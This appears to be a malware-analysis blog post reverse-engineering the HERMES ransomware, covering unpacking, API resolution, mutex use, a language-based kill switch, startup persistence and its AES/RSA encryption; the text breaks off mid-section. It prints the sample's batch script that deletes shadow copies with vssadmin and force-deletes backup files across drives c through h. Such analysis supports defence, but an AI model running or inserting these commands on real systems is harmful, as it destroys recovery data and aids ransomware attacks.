

Deep Dive Into HERMES Ransomware


vxhive.blogspot.com/2020/11/deep-dive-into-hermes-ransomware.html

Quick Overview:

HERMES is a Ransomware which spreads by spear-phishing emails. It was first detected on October 2017. Its attributed to the Lazurus APT group it has high connections to Ryuk Ransomware and its believed that they are written by the same author. Among most Ransomwares, it's common that it encrypts the files using AES and Encrypts the AES Random Key using RSA , in the upcoming parts we will include some more insights into it.


In Depth-Reversing:

. HERMES Drops A Copy From its Self under Name "svchosta.exe" in the Temp Folder



Name	Date modified	Type	Size
dd_vcredist_x86_20201024225122.log	11/8/2020 4:13 PM	Text Document	17 KB
dd_vcredist_x86_20201024225122_001...	11/8/2020 4:13 PM	Text Document	137 KB
DECRYPT_INFORMATION.html	11/8/2020 4:12 PM	HTML File	10 KB
JavaDeployReg.log	11/8/2020 4:13 PM	Text Document	28 KB
jusched.log	11/8/2020 4:13 PM	Text Document	114 KB
Microsoft.exe	10/19/2020 7:48 PM	Application	27 KB
offline	11/8/2020 4:13 PM	File	25 KB
offline.session64	11/8/2020 4:13 PM	SESSION64 File	65 KB
Procmon64.exe	11/8/2020 4:07 PM	Application	1,153 KB
svchosta.exe	11/8/2020 12:08 PM	Application	185 KB

And it executes using this command



Process
Command line: "C:\users\user\AppData\Local\Temp\svchosta.exe" "C:\Users\user\Desktop\hermes (2).exe"
Current directory: C:\Users\user\Desktop\

Inhibit System Recovery:


. Similarly like most ransomwares it deletes shadow copies to acheive this it drops a batch file similar to the Ryuk one , which strengthens it's similarity to Ryuk

```

vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbc c:\*.bkf c:\Backup*. * c:\backup*. * c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbc d:\*.bkf d:\Backup*. * d:\backup*. * d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbc e:\*.bkf e:\Backup*. * e:\backup*. * e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbc f:\*.bkf f:\Backup*. * f:\backup*. * f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbc g:\*.bkf g:\Backup*. * g:\backup*. * g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbc h:\*.bkf h:\Backup*. * h:\backup*. * h:\*.set h:\*.win h:\*.dsk
del %0


```

And it executes using this command



🔗 Unpacking and API Resolving:

HERMES allocates a section in memory for the unpacked PE file, this technique can be defined as Self Injection. This image explains it very well & quick, credits goes to OALabs for the fantastic explanation




What we need to do is to fire up the debugger and put 2 break points on:


[+] VirtualAlloc

[+] VirtualProtect

While setting a breakpoint on VirtualAlloc() , make sure to press execute till return , the return value of VirtualAlloc() is stored in EAX so Right click on it and follow in dump



Now Press F9 Again




Yay! A Nice PE File. Now Just follow in memory map and dump the file :)

While opening the file in PE Studio on imports , but sadly there are just 5 imports :(, so there must be a function that should resolve those imports.

name (5)	group (3)	MI
OpenMutexA	synchronization	
CreateMutexA	synchronization	
GetDiskFreeSpaceExA	storage	
LoadLibraryA	dynamic-link-library	
MessageBoxA	-	

Now let's Fire Up IDA. Go to the imports Click "X" on LoadLibraryA to see where its called.



Go for the First One..

And Bingo We Found it :)

```

loc_40257E:
lea    eax, [ebp+LibFileName]
push   eax                ; lpLibFileName
call   ds:LoadLibraryA
push   offset unk_407B88
push   eax
mov    dword_40FB30, eax
call   Decrypt_APIs
pop    ecx
pop    ecx
push   offset unk_40838A
mov    decrypt_apis, eax
call   eax
push   offset unk_408452
mov    dword_40FBF4, eax
call   decrypt_apis
push   offset unk_4087A4
mov    dword_40FC04, eax
call   decrypt_apis
push   offset unk_40883A
mov    dword_40B320, eax
call   decrypt_apis
push   offset aIphlpapiD11 ; "Iphlpapi.dll"
mov    dword_40B330, eax
call   decrypt_apis
mov    edi, dword_40FB30
push   offset unk_407BBA
push   edi
mov    dword_40FBEC, eax
call   Decrypt_APIs
push   offset unk_4081C8
push   edi
mov    dword_40FB48, eax
call   Decrypt_APIs
push   offset unk_4081FA
push   edi
mov    dword_40FBBC, eax
call   Decrypt_APIs
push   offset unk_4080CE
push   edi
mov    dword_40FBC0, eax
call   Decrypt_APIs
mov    esi, dword_40FC04
push   offset unk_4086DC
push   esi
mov    dword_40FB50, eax
call   Decrypt_APIs
push   offset unk_407D0F

```


So It looks like its passing the API to a decryption or deobfuscation function. Now Just take this Address and and set a Break Point on it. when u break on it click execute till return. U may found sth! ECX holds our API.

```

EAX 00000000
EBX 00000000
ECX 004082C2 "SetFileAttributesw"
EDX 88D87A53
EBP 000DFF70
ESP 000DFEAC "æC@"
ESI 00404337 <hermes_00030000.EntryPoint>
EDI 00000001
EIP 00402B0B hermes_00030000.00402B0B

```

So Now Right Click on ECX and Follow in Dump U must find all the APIs



Now we have 3 choices first one is to dump the file using scylla, second is to rename the imports manually and third is to write a script. will leave it as an exercise for u ;)

🔗 Mutex Creation:


HERMES Creates a Mutex with the name "tech". As U Can See the APIs related to mutex's are dynamically resolved.

```

push offset aCreateMutexA ; "CreateMutexA"
push offset
call Decrypt_API
pop ecx
pop ecx
push offset aTech ; "tech"
push 1
push 0
mov CreateMutex, eax

```

U may ask what is a mutex and why does the malware uses it ?. So let me explain. First What is a Mutex is an object that allows multiple threads to share the same resource but in order. as shown in the figure:



complicated right ? so let me explain why we need mutexes, when u have two threads sharing the same resource say if the Thread "A" Reads From this Resource and Thread "B" Writes to this resource this resource maybe anything like a file for example. This Behavior is Called "Race Condition" this must not happens because if Thread "B" Writes to the File for ex Thread "A" will get corrupted data. So we need a Mechanism to schedule this behavior and that's what a mutex is a mutex acquires a lock for the Thread this says oh ok now Thread "A" for ex u have the ability to read or write to the file or any other operation and Thread "B" Cannot Do any operation on that file before Thread "A" Releases This Lock or Mutex and It will be given to Thread "B". ok but u may also ask so also how all of this story relates to malware. ok malware uses mutexes for mutiple things one of them is not infecting the host twice.




🔗 Language Checks:

HERMES Checks for the System language. Every language on this planet has a code this code is just a number for example 0409 is the code for english. The code of the system language can be found under the a registry key:


[+]

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\Lang

ControlSet\Control\Nls\Language

Name	Type	Data
 (Default)	REG_SZ	(value not set)
 Default	REG_SZ	0409
 InstallLanguage	REG_SZ	0409

As u can see the third value is the system language code. now lets see how it utilizes this feature.



It opens the Registry key I mentioned above and then it queries the value of InstallLanguage and Compares it with three values:

- [+] 0419 --> Russian
- [+] 0422 --> Ukrainian
- [+] 0423 --> Belarusian

And if it matches it exits the process (malware) using ExitProcess.


```

push    offset a0419      ; 0x419 --> Russian
                                ; 0x422 --> Ukrainian
                                ; 0x423 --> Belarusian

push    eax
call    match
pop     ecx
pop     ecx
test   eax, eax
jz     short loc_40313F
push    1
call    ExitProcess

loc_40313F:
lea     eax, [ebp+lang]    ; CODE XREF: langCheck+5C ↑ j
push   offset a0422      ; "0422"
push   eax
call    match
pop     ecx
pop     ecx
test   eax, eax
jz     short loc_40315B
push    1
call    ExitProcess

loc_40315B:
lea     eax, [ebp+lang]    ; CODE XREF: langCheck+78 ↑ j
push   offset a0423      ; "0423"
push   eax
call    match
pop     ecx
pop     ecx
test   eax, eax
jz     short loc_403177
push    1
call    ExitProcess

```


U may ask why this is important well this might be important in targetted attacks so it looks like it didn't want to target those countries. so luckily these three countires won't get infected ;). Read this for more info [Malware Trying to Avoid Some Contries](#)

🔗 Percistance:

HERMES Achieves Percistance by Dropping the "start.bat" batchfile in the startup folder to start the malware every time the computer starts why ?? doesn't it encrypt the files and everything is fine ? ok but what if it missed a file or if u have new files


The screenshot shows a Windows command prompt window with two tabs: 'UNIQUE_ID_DO_NOT_REMOVE' and 'start.bat'. The command prompt displays the following command: `1 start "" %TEMP%\svchosta.exe0@`. The command is highlighted in yellow.

It Drops this batch file in the StartUp Folder. The StartUp Folder in it the programs that are executed automaticly every time the user logs in or when the computer starts.



And U Simply Can Disable this File or simply delete it from the start folder.

If U tried restarting the VM u will see the command being executed but it didn't



🔗 Encryption:

HERMES Encrypts The Files using AES-256 Algorithm and Encrypts the AES Random Key with RSA, And It utilizes the Windows CryptAPI.

🔗 It uses:

- [+] CryptEncrypt
- [+] CryptGenKey
- [+] CryptExportKey
- [+] CryptImportKey
- [+] CryptAcquireContextW

. It Drops two Files used for Encryption "PUBLIC" and "UNIQUE_ID_DONT_REMOVE".

Name	Date modified	Type	Size
DECRYPT_INFORMATION.html	11/8/2020 4:12 PM	HTML File	10 KB
desktop.ini	12/7/2019 11:12 AM	Configuration setti...	1 KB
PUBLIC	11/8/2020 4:08 PM	File	1 KB
UNIQUE_ID_DO_NOT_REMOVE	11/8/2020 4:08 PM	File	2 KB

The First one is a Public RSA Blob. These Blobs are used to store RSA Public Keys.

```

b6 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00 [...]....#..RSA1....
01 00 01 00 C5 81 5C 36 D6 EA 4F F1 37 5B DD FB ....\60ë0ñ7{Ýú
F7 94 A2 B4 F1 C6 4D FD 47 30 68 1C F6 44 8E A0 ÷"c'ñEMýG0h.øDŽ
DD 70 51 0F 4A 69 F2 46 CD 4D BC 01 03 00 9D 0F ÝpQ.JiòFÍM#. ....
1D C9 DE A4 14 D4 D7 E3 71 DF C8 3D EA 63 4C FB .ÉB#.Ô*ãqBÈ=ècLú
2E FC 7D C9 DA 79 6F A1 46 DF DB DA 09 7C 73 E5 .ù)ÉÚyo;F8ÛÜ.|sã
70 CE 03 9F 80 A0 59 B5 ED 01 B3 EA 6D DC B8 86 pÎ.Y€ Yui.'èmÜ,+
3E 53 6F E5 01 2D 0A 3E 12 BC 02 39 3F 47 26 5A >Soã.-.>.+.9?G&Z
F4 A3 C9 05 9A 56 6F 37 35 D2 FD F3 C1 B3 D1 89 ô&É.šVo75ÔýóÁ'Ñ%
83 1D D3 8C C9 A2 81 A7 79 63 57 13 0D FD 19 9C f.ÓÉÉc.SycW..ý.æ
AA F2 3B 93 6D 74 39 6F 5F AB FC DC CA 7F C3 A6 *ò;"mt9o«üÜÈ.Ã;
62 81 6D 1B 23 CF 20 6B 93 D7 60 F9 DF 58 C1 33 b.m.#İ k"x`ùBXÁ3
A0 0F 19 E4 F7 61 DA 58 8C 27 69 19 25 FF 30 1A ..ã÷aÚXE'i.*ý0.
71 D4 00 94 81 4D 71 EC 73 AE B9 BC F2 9E 7F 6C qÔ.".Mqis@'±;òž.l
B9 56 81 DD 3B 38 8F 28 AB 5C E5 7D 6C 0D 6C E3 'V.Ý;8.(«\á)l.lã
3C 00 8C B1 12 A4 EC 6F 20 D7 DD 8B 40 A1 EE 26 <.€±.±io *Ý<@;i&
92 DF 64 B1 26 3B 45 E6 E4 9A 66 37 48 40 1E 30 'Bd±&;Eæãšf7H@.0
CA 33 DC C8 Ê3ÛÈ

```

And the second one is the private key which means its for the attacker only and its encrypted. Take a look at the first 8 bytes from offset 0 to 7 actually these bytes has great meaning the 0x7 means that its a private key blob, 0x2 is the blob version and 0xA400 is the algorithm so this will tell that its RSA or any other algorithm for our case its RSA.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	07	02	00	00	00	A4	00	00	E8	0B	E9	EC	EB	91	F3	1B	[...]....#..è.éiè'ò.
00000010	9D	2E	3C	0E	F7	BA	C5	90	A9	FA	10	FA	D1	D0	F1	42	..<..°Á.éú.úÑÑ#B
00000020	A2	2E	FE	16	4B	98	5C	69	38	76	F8	9F	52	7C	01	94	ç.p.K"\i8vøYR ."
00000030	7C	37	01	6D	91	4A	D8	DC	77	22	AB	44	F3	CF	9E	4F	7.m'JØÜw"«DóÍZO
00000040	9C	7E	A0	86	14	87	EC	D0	88	66	D8	22	19	7B	41	7D	æ~ t.+iD^f0".{A}
00000050	1E	3B	6A	6C	5F	29	28	8D	5F	F9	D9	4B	80	D6	ED	CE	.;j1.)(. ùÜKEÓiÍ
00000060	27	0A	0D	D5	C7	3C	84	B1	93	57	EA	EA	B7	2A	C7	24	'..ÔÇ<„±"wèè.*Ç\$
00000070	99	E5	93	1A	37	8F	5C	F4	AA	53	B9	F7	B6	5E	08	E6	±ã".7.\ó*S±÷q^æ
00000080	76	34	F3	59	8E	E6	2D	BC	B1	5B	7B	AB	EC	0B	8E	E3	v4óYžæ-±t[({«l.žã
00000090	E9	A8	C1	61	94	29	B7	11	37	86	A9	8F	16	33	9D	62	é"Áa") .7t@..3.b
000000A0	0D	07	61	26	8D	CC	86	B8	42	CC	FB	6A	D1	4D	27	2D	..a&.İt,BiújÑM'-
000000B0	41	92	DB	A4	6F	92	A0	BA	F0	3B	2D	B0	64	1E	52	A2	A'Û«o' °ø;-°d.Rø
000000C0	F6	E0	03	72	B2	BA	F8	1D	26	84	63	07	76	C0	B3	19	øà.r°ø.&„c.vÀ'.
000000D0	F0	54	EC	98	62	A8	91	52	0D	E1	2D	E8	DA	8D	B3	B2	øTì"b" `R.á-èÜ.'±
000000E0	E9	71	99	F8	AF	C6	10	A3	A6	64	EC	4E	7C	29	93	54	éq"ø-E.£;dìN)"T
000000F0	96	9E	AA	ED	89	12	A4	CD	B1	B0	EC	E2	73	1E	C3	7E	-ž*it.±İt°lãs.Ã~
00000100	11	0E	6D	7F	24	8F	9C	43	B3	DB	24	27	6E	1D	03	A5	..m.\$.æC'Û\$'n..¥
00000110	7D	30	A6	2C	9A	D5	4E	DF	89	B2	B7	38	38	F3	7D	DC	}0!;šÖN8%°88ó)Û
00000120	FA	1D	16	3B	F9	5E	10	47	EE	08	42	E2	E2	93	FD	DA	ú.;ù^Gi.Báá"ÝÛ

HERMES Uses "HERMES" Marker at the end of the file to identify if the file is encrypted or not

```

48 45 52 4D 45 53 01 02 00 00 10 66 00 00 00 A4
00 00 33 17 40 76 35 06 91 D0 03 F6 2B 37 EB 57
A3 30 FC B0 91 B1 EB F5 B0 BD 21 60 A2 54 5B F4
9C 8F 80 B3 34 77 20 31 08 CD 85 02 CF B1 6B EC
BA 5F F7 B6 17 7E 1C 25 15 F8 83 B2 CF C3 25 1A
A1 6E 08 46 22 E1 CB B9 2F 3B 0D 5B 9B 52 1F B4
85 AD DE 15 39 14 5D 28 05 92 86 D1 38 06 92 51
05 93 35 66 9F 96 16 41 3C A2 87 32 A2 EB D9 79
74 83 9C 09 6B 84 4E ED 49 84 9A 4A 9B 80 BB A5
DC 10 6E 46 63 2B 2D 42 15 C7 1E AD C1 DC C6 15
A8 D4 44 48 74 B5 9C 84 F4 BD 62 EB 51 9B 8D 6B
EE F9 98 3B 2B 45 A7 38 A7 5B 4C B4 EE 7D 74 4F
84 7C E5 5C F8 D7 E5 A7 3C 2E D7 0F 1E B7 F1 E4
71 31 A2 87 8B F0 3C 96 79 5F 8C 54 D1 B2 4F 81
24 E4 01 5D 8C 50 78 1A 0D EB 18 F4 7E 65 9A 57
D1 3B 16 23 CF 9D AC 85 BC 00 03 45 DE 7D 8B 9C
BC C2 F2 DB EE 6B 0A 8D AF 14 7A 1B 9A FE 27 ED
A5 2F

```

```

HERMES.....f...#
..3.@v5.'D.ö+7ëW
EOü°`±ëö°½!`°cT[ô
æ.€³4w 1.Í...Ï+ki
°_+q.~.%.øf°IÄ%.
;ñ.F"áE²/;. [ >R. '
...B.9.] (. ' +Ñ8.'Q
."5fÿ-.A<c+2cëÜy
tfa.k,,NiI,,šJ>€»¥
Ü.nFc+-B.Ç..ÁÜÆ.
"ÖDHtæ,,ô²sbëQ>.k
iü";+E$S[L'i]tO
,|á\ø×â$<.x..ñã
qlc+<ð<-y_ÇTÑ°O.
$ä.)ÇPx..ë.ô~ešW
Ñ;.#Ï.-.4..EB)<æ
+ÄòÜik.._z.šp'i
¥/

```

by CodeAnalysis it uses ReadFile and Checks for the marker as shown here

```

push    eax
call    ReadFile
test    eax, eax
jnz     short loc_401798
push    4
jmp     short loc_401772
-----
401798:                                ; CODE XREF: Encryption+1DD↑j
mov     eax, edi
40179A:                                ; CODE XREF: Encryption+21F↓j
cmp     [ebp+eax+var_84], 'H'
jnz     short loc_4017D0
cmp     [ebp+eax+var_83], 'E'
jnz     short loc_4017D0
cmp     [ebp+eax+var_82], 'R'
jnz     short loc_4017D0
cmp     [ebp+eax+var_81], 'M'
jnz     short loc_4017D0
cmp     [ebp+eax+var_80], 'E'
jnz     short loc_4017D0
cmp     [ebp+eax+var_7F], 'S'
jz      short loc_4017E9

```

It Generates a AES-256 Key

```

